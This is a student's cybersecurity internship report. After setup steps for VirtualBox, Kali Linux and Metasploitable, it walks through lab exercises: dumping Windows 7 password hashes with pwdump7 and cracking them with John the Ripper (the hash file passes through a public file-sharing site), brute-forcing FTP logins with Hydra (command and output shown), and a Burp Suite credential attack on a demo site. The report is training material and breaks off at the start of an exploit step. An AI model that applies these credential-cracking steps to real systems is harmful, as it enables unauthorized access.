

Internship on cybersecurity

Self-Introduction:

My name is Blesinta Dsouza I am currently pursuing Electronics and communication engineering at Mangalore Institute of Technology & Engineering. I like to explore new tools as I like to keep things in organized manner. As a person I believe I am a positive person and a good leader. I seek to find the real-world experience in a reputed organization.

About Dlithe:

Dlithe Consulting Services Private Limited is a private company that was founded on February 4, 2019. It is a non-government company that is registered with the Registrar of Companies in Bangalore. It has a paid-up capital of Rs. 100,000 and an authorized share capital of Rs. 100,000. It is involved in various computer-related activities [for example, maintaining other firms' websites/creating multimedia presentations for other firms, etc.]. Dlithe Consulting Services Private Limited's Annual General Meeting (AGM) was last convened on September 28, 2021, and its balance sheet was last reported on March 31, 2021, according to Ministry of Corporate Affairs (MCA) records. Mulpet Lingamurthy Lokeshwari and Arun V Rajpurohit are the directors of Dlithe Consulting Services Private Limited. Dlithe Consulting Services Private Limited's status is active for now.

About Internship:

a)Summary of internship

I had the opportunity to learn and obtain practical experience in numerous facets of cybersecurity during my one-month internship at Dlithe. The first 15 days were dedicated to theory elements of networking principles, while the next 15 days were dedicated to live projects. The internship exposed me to many technologies like as Kali Linux and Cisco Packet Tracer and allowed you to obtain hands-on expertise in penetration testing, cybersecurity basics, port and vulnerability scans, and machine exploits. Finally, I worked on a fun and creative project using Cisco Packet Tracer software to design and implement a fire extinguisher. We had a great time learning more about cyber security.

b)Technical tasks performed group wise.

Group 1:

1. Install the below software's:

- a. Virtual Box
- b. Kali Linux
- c. Metasploitable machine
- d. Windows 7 Machine

Installing a VirtualBox:

Steps to be followed are:

- Step 1: Open browser and type VirtualBox. Choose the latest version and download it.
- Step 2: Double click on the downloaded file and give the permission as YES for installation.
- Step 3: Click on next.
- Step 4: Give the location where you want to install it in your PC.
- Step 5: When you are ready to continue, click on next.
- Step 6: Select options of shortcuts as for your interest.
- Step 7: Warning is popped up give YES and continue.
- Step 8: Click on install.
- Step 9: Click on finish.

Now the VirtualBox is installed in your PC.

Kali Linux installation

- Step 1: Go to the official Kali Linux website and download the ISO image.
- Step 2: Create a bootable USB drive or DVD using a tool like Rufus or Etcher.
- Step 3: Insert the USB drive or DVD into the computer you want to install Kali Linux on.
- Step 4: Restart the computer and boot from the USB drive or DVD.
- Step 5: Choose the "Graphical Install" option from the Kali Linux boot menu.
- Step 6: Follow the on-screen instructions to configure few required settings.
- Step 7: Choose the hard drive where you want to install Kali Linux.
- Step 8: Create a root user account and additional user accounts.
- Step 9: Finish the installation process and restart your computer.

Metasploitable machine installation

- Step 1: Go to the Metasploitable website and download the ISO image file.
- Step 2: Install virtual machine software on your computer, such as VirtualBox.
- Step 3: Open VirtualBox and click on "New" to create a new virtual machine.
- Step 4: Follow the instructions set up the virtual machine, such as giving it a name etc.
- Step 5: Select option to use an ISO image file to put downloaded Metasploitable ISO image.
- Step 6: Click on "Start" to start the virtual machine.

Installing windows 7 machine

- Step 1: Insert the Windows 7 DVD into the DVD-ROM drive. it begins to boot up.
- Step 2: Choose the parameters you need, then click the next button to proceed.
- Step 3: will select "install now" because we are performing a clean installation.
- Step 4: Read the licensing conditions and choose I accept the conditions. Click next.
- Step 5: We're performing a clean setup; therefore, we'll choose Custom.
- Step 6: Choose where you want to install it and give next and then finish option.


2. Perform password cracking - Offline mode

a) Perform password cracking of windows 7 machine


PASSWORD CRACKING OF WINDOWS 7

Jhon the Ripper is a popular password cracking tool that can be used to perform brute-force attacks using different encryption technologies and helpful wordlists. John the Ripper is a tool designed to help systems administrators to find weak (easy to guess or crack through brute force) passwords.

Step 1: In windows7, download pwdmp7.




Step 2: Unzip and add it inside the windows folder.




Step 3: Run cmd as administrator

Go inside the pwdump7 folder and run:


- PwDump7.exe > hash.txt
- hash.txt (to view the file)



Step 4: hash.txt file must be sent to kali. So, upload the file in tmpfile.org



Step 5: In kali, visit the url received from windows 7 to access the shared file.



Step 6:

Create a “hash.txt” file and paste the copied text. nano hash.txt

(paste) Cntl+S and Cntl+X

John hash.txt

b) Password cracking of metasploit machine using Hydra


Step 1:

Find the ipaddress of metasploitable.

Step 2:

Create user.txt file which contains bunch of usernames along with "msfadmin" and pass.txt which contains a bunch of passwords along with 'msfadmin'.

Step 3: Run hydra -L user.txt -P pass.txt ftp://192.168.56.101




```
(kali㉿kali)-[~]
$ hydra -L user.txt -P pass.txt ftp://192.168.56.101
Hydra v9.4 (c) 2022 by van Hauser/TMC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-27 05:09:09
[DATA] max 16 tasks per [server], overall 16 tasks, 56 login tries (l:8/p:7), ~4 tries per task
[DATA] all accounts on [host]: 192.168.56.101_ftp
[DATA] host: 192.168.56.101_ftp login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-27 05:09:20


[kali㉿kali)-[~]
```

3. Perform password cracking of online vulnerable website(testfire.net) using Burp suite.


Step 1: Switch on Kali Linux and burp suite in step one.




Step 2: Go to testfire.net now in your Firefox browser, then proceed to the sign-in page. Now activate the burp while maintaining the intercept. Now enter any random user name and password in the user name and password field.




Step 3: Send the invader a request now and include the clear\$ option. Now choose just the username and click the add\$ option. Repeat this process for the password as well. Set the cluster bomb attack type.





Step 4: Set the payload now. choose a simple list as the payload type and a payload size of 2. Add the actual username and password to any four random usernames now. Choose the "Start Attack" option, and a list of lengths will appear. The username and password that actually exist have a different length.




4. Perform Exploiting Metasploit

a) Exploiting Metasploit using FTP

Step 1:

Ifconfig

Check your ip-address.



```
(root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
              inet6 fe80::8048:bd62%52ae:cdb7 prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
          RX packets 31 bytes 4849 (4.7 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 784 bytes 49398 (48.2 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

